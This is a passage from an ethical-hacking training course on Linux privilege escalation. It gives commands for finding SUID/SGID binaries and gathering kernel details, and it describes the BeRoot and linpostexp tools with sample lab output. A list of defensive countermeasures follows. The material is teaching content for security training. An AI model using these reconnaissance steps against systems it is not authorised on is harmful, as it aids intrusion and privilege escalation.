  In Linux, there are some commands and binaries that can be executed by the attackers to elevate their privileges from non-root users to root users, if flags of SUID and SGID rights are set. Some of the executable commands that can be used by attackers to spawn a shell and escalate privileges are `Nmap`, `vim`, `less`, `more`, `Bash`, `Cat`, `Cp`, `echo`, `find`, `Nano`, etc.

  Attackers can use the following commands to find SUID and SGID files in the target system:

  # Find SUID

  ```
  find / -perm -u=s -type f 2>/dev/null
  ```

  # Find GUID

  ```
  find / -perm -g=s -type f 2>/dev/null
  ```

- **Kernel Exploits**

  Kernel exploits refer to programs that can exploit vulnerabilities present in the kernel to execute arbitrary commands or code with higher privileges. By successfully exploiting kernel vulnerabilities, attackers can attain superuser or root-level access to the target system. To run a kernel exploit, attackers must have configuration details of the target system.

  Attackers use the following commands to obtain details such as the OS, kernel version, and architecture of the target system:

  # OS

  ```
  uname -a
  ```

  # Kernel version


  ```
  cat /etc/issue
  ```

  # Architecture

  ```
  cat /proc/version
  ```

  Attackers search https://www.exploit-db.com and execute Python scripts such as linprivchecker.py to detect kernel exploits for escalating privileges.

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.



Privilege Escalation Tools

Privilege escalation tools such as BeRoot, linpostexp, Windows Exploit Suggester, etc. allow attackers to run a configuration assessment on a target system to find information about the underlying vulnerabilities, services, file and directory permissions, kernel version, architecture, etc. Using this information, attackers can further find a way to exploit and elevate their privileges on the target system.

- **BeRoot**

  Source: *https://github.com*

  BeRoot is a post-exploitation tool to check common misconfigurations to find a way to escalate privilege.

  As shown in the screenshot, using this tool, attackers can obtain information about service permissions, writeable directories with their locations, permissions on startup keys, etc.

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.




Figure 6.94: Screenshot of BeRoot showing service permissions

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.




Figure 6.95: Screenshot of BeRoot showing Startup keys and Taskscheduler permissions

- **linpostexp**

  Source: *https://github.com*

  The linpostexp tool obtains detailed information on the kernel, which can be used to escalate privileges on the target system.

  As shown in the screenshot, using this tool, attackers can obtain information about the kernel, filesystems, superuser, sudoers, sudo version, etc. Attackers can use this information to exploit vulnerabilities present in the kernel to elevate their privileges. The following command is used to extract this information about the target system:

  ```
  #python linprivchecker.py
  ```


Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

```
ParrotTerminal
File Edit View Search Terminal Help
┌──[✗]─[root@parrot]─[~/linpostexp]
└──╼ #python linprivchecker.py

LINUX PRIVILEGE ESCALATION CHECKER

[*] GETTING BASIC SYSTEM INFO...

[+] Kernel
    Linux version 5.3.0-1parrot1-amd64 (team@parrotsec.org) (gcc version 9.2.1 20190909
(Debian 9.2.1-8)) #1 SMP Parrot 5.3.7-1parrot1 (2019-11-04)

[+] Hostname
    parrot

[+] Operating System
    Parrot 4.7 \n \l

[*] GETTING NETWORKING INFO...

[+] Interfaces
    eth0: flags=4163<UP,BROADCAST,RUNNING,MULTICAST>  mtu 1500
    inet 10.10.10.13  netmask 255.255.255.0  broadcast 10.10.10.255
    inet6 fe80::5026:b4a5:736c:a015  prefixlen 64  scopeid 0x20<link>
    ether 00:0c:29:16:01:d1  txqueuelen 1000  (Ethernet)
    RX packets 2523  bytes 2279051 (2.1 MiB)
```

Figure 6.96: Screenshot of linpostexp displaying kernel details

```
ParrotTerminal
File Edit View Search Terminal Help
[+] Netstat
    Active Internet connections (servers and established)
    Proto Recv-Q Send-Q Local Address           Foreign Address         State       PID/Program
name
    tcp        0      0 0.0.0.0:139             0.0.0.0:                LISTEN      1166/smbd
    tcp        0      0 0.0.0.0:111             0.0.0.0:                LISTEN      1/systemd
    tcp        0      0 0.0.0.0:445             0.0.0.0:                LISTEN      1166/smbd
    tcp        0      0 10.10.10.13:51932       52.24.205.129:443       ESTABLISHED 2279/firefox
    tcp6       0      0 :::139                  :::*                    LISTEN      1166/smbd
    tcp6       0      0 :::111                  :::*                    LISTEN      1/systemd
    tcp6       0      0 :::445                  :::*                    LISTEN      1166/smbd
    udp        0      0 0.0.0.0:111             0.0.0.0:*               1/systemd
    udp        0      0 10.10.10.255:137        0.0.0.0:                1031/nmbd
    udp        0      0 10.10.10.13:137         0.0.0.0:                1031/nmbd
    udp        0      0 0.0.0.0:137             0.0.0.0:                1031/nmbd
    udp        0      0 10.10.10.255:138        0.0.0.0:                1031/nmbd
    udp        0      0 10.10.10.13:138         0.0.0.0:                1031/nmbd
    udp        0      0 0.0.0.0:138             0.0.0.0:                1031/nmbd
    udp        0      0 0.0.0.0:4500            0.0.0.0:                1135/charon
    udp        0      0 0.0.0.0:500             0.0.0.0:                1135/charon
    udp6       0      0 :::111                  :::*                    1/systemd
    udp6       0      0 :::4500                 :::*                    1135/charon
    udp6       0      0 :::500                  :::*                    1135/charon

[+] Route
    Kernel IP routing table
    Destination     Gateway         Genmask         Flags Metric Ref    Use Iface
    default         10.10.10.2      0.0.0.0         UG    100    0        0 eth0
    10.10.10.0      0.0.0.0         255.255.255.0   U     100    0        0 eth0

[+] GETTING FILESYSTEM INFO...

[+] Mount results
    sysfs on /sys type sysfs (rw,nosuid,nodev,noexec,relatime)
    proc on /proc type proc (rw,nosuid,nodev,noexec,relatime)
    devtmpfs on /dev type devtmpfs (rw,nosuid,size=995304k,nr_inodes=248826,mode=755)
    securityfs on /sys/kernel/security type securityfs (rw,nosuid,nodev,noexec,relatime)
    tmpfs on /dev/shm type tmpfs (rw,nosuid,nodev)
    devpts on /dev/pts type devpts (rw,nosuid,noexec,relatime,gid=5,mode=620,ptmxmode=000)
    tmpfs on /run type tmpfs (rw,nosuid,nodev,mode=755)
```

Figure 6.97: Screenshot of linpostexp showing filesystem, user, and environmental info

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

How to Defend Against Privilege Escalation

1. Restrict the interactive logon privileges
2. Run users and applications with the lowest privileges
3. Implement multi-factor authentication and authorization
4. Run services as unprivileged accounts
5. Implement a privilege separation methodology to limit the scope of programming errors and bugs
6. Use an encryption technique to protect sensitive data
7. Reduce the amount of code that runs with a particular privilege
8. Perform debugging using bounds checkers and stress tests
9. Test the system for application coding errors and bugs thoroughly
10. Regularly patch and update the kernel

Copyright © by EC-Council All Rights Reserved. Reproduction is Strictly Prohibited.

How to Defend Against Privilege Escalation (Cont'd)

11. Change the User Account Control settings to "Always Notify"
12. Restrict users from writing files to the search paths for applications
13. Continuously monitor file system permissions using auditing tools
14. Reduce the privileges of users and groups so that only legitimate administrators can make service changes
15. Use whitelisting tools to identify and block malicious software
16. Use fully qualified paths in all Windows applications
17. Ensure that all executables are placed in write-protected directories
18. In Mac operating systems, make plist files read-only
19. Block unwanted system utilities or software that may be used to schedule tasks
20. Regularly patch and update the web servers

Copyright © by EC-Council All Rights Reserved. Reproduction is Strictly Prohibited.

How to Defend Against Privilege Escalation

The best countermeasure against privilege escalation is to ensure that users have the lowest possible privileges still adequate to use their system effectively. In this case, even if an attacker succeeds in gaining access to the low-privileged account, he/she will not be able to gain administrative-level access. Often, flaws in programming code allow such escalation of privileges on a target system. As stated earlier, an attacker can gain access to the network using a non-administrative account and then gain the higher privilege of an administrator.

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

The following are the best countermeasures to defend against privilege escalation:

- Restrict interactive logon privileges
- Run users and applications with the lowest privileges
- Implement multi-factor authentication and authorization
- Run services as unprivileged accounts
- Implement a privilege separation methodology to limit the scope of programming errors and bugs
- Use an encryption technique to protect sensitive data
- Reduce the amount of code that runs with a particular privilege
- Perform debugging using bounds checkers and stress tests
- Test the system for application coding errors and bugs thoroughly
- Regularly patch and update the kernel
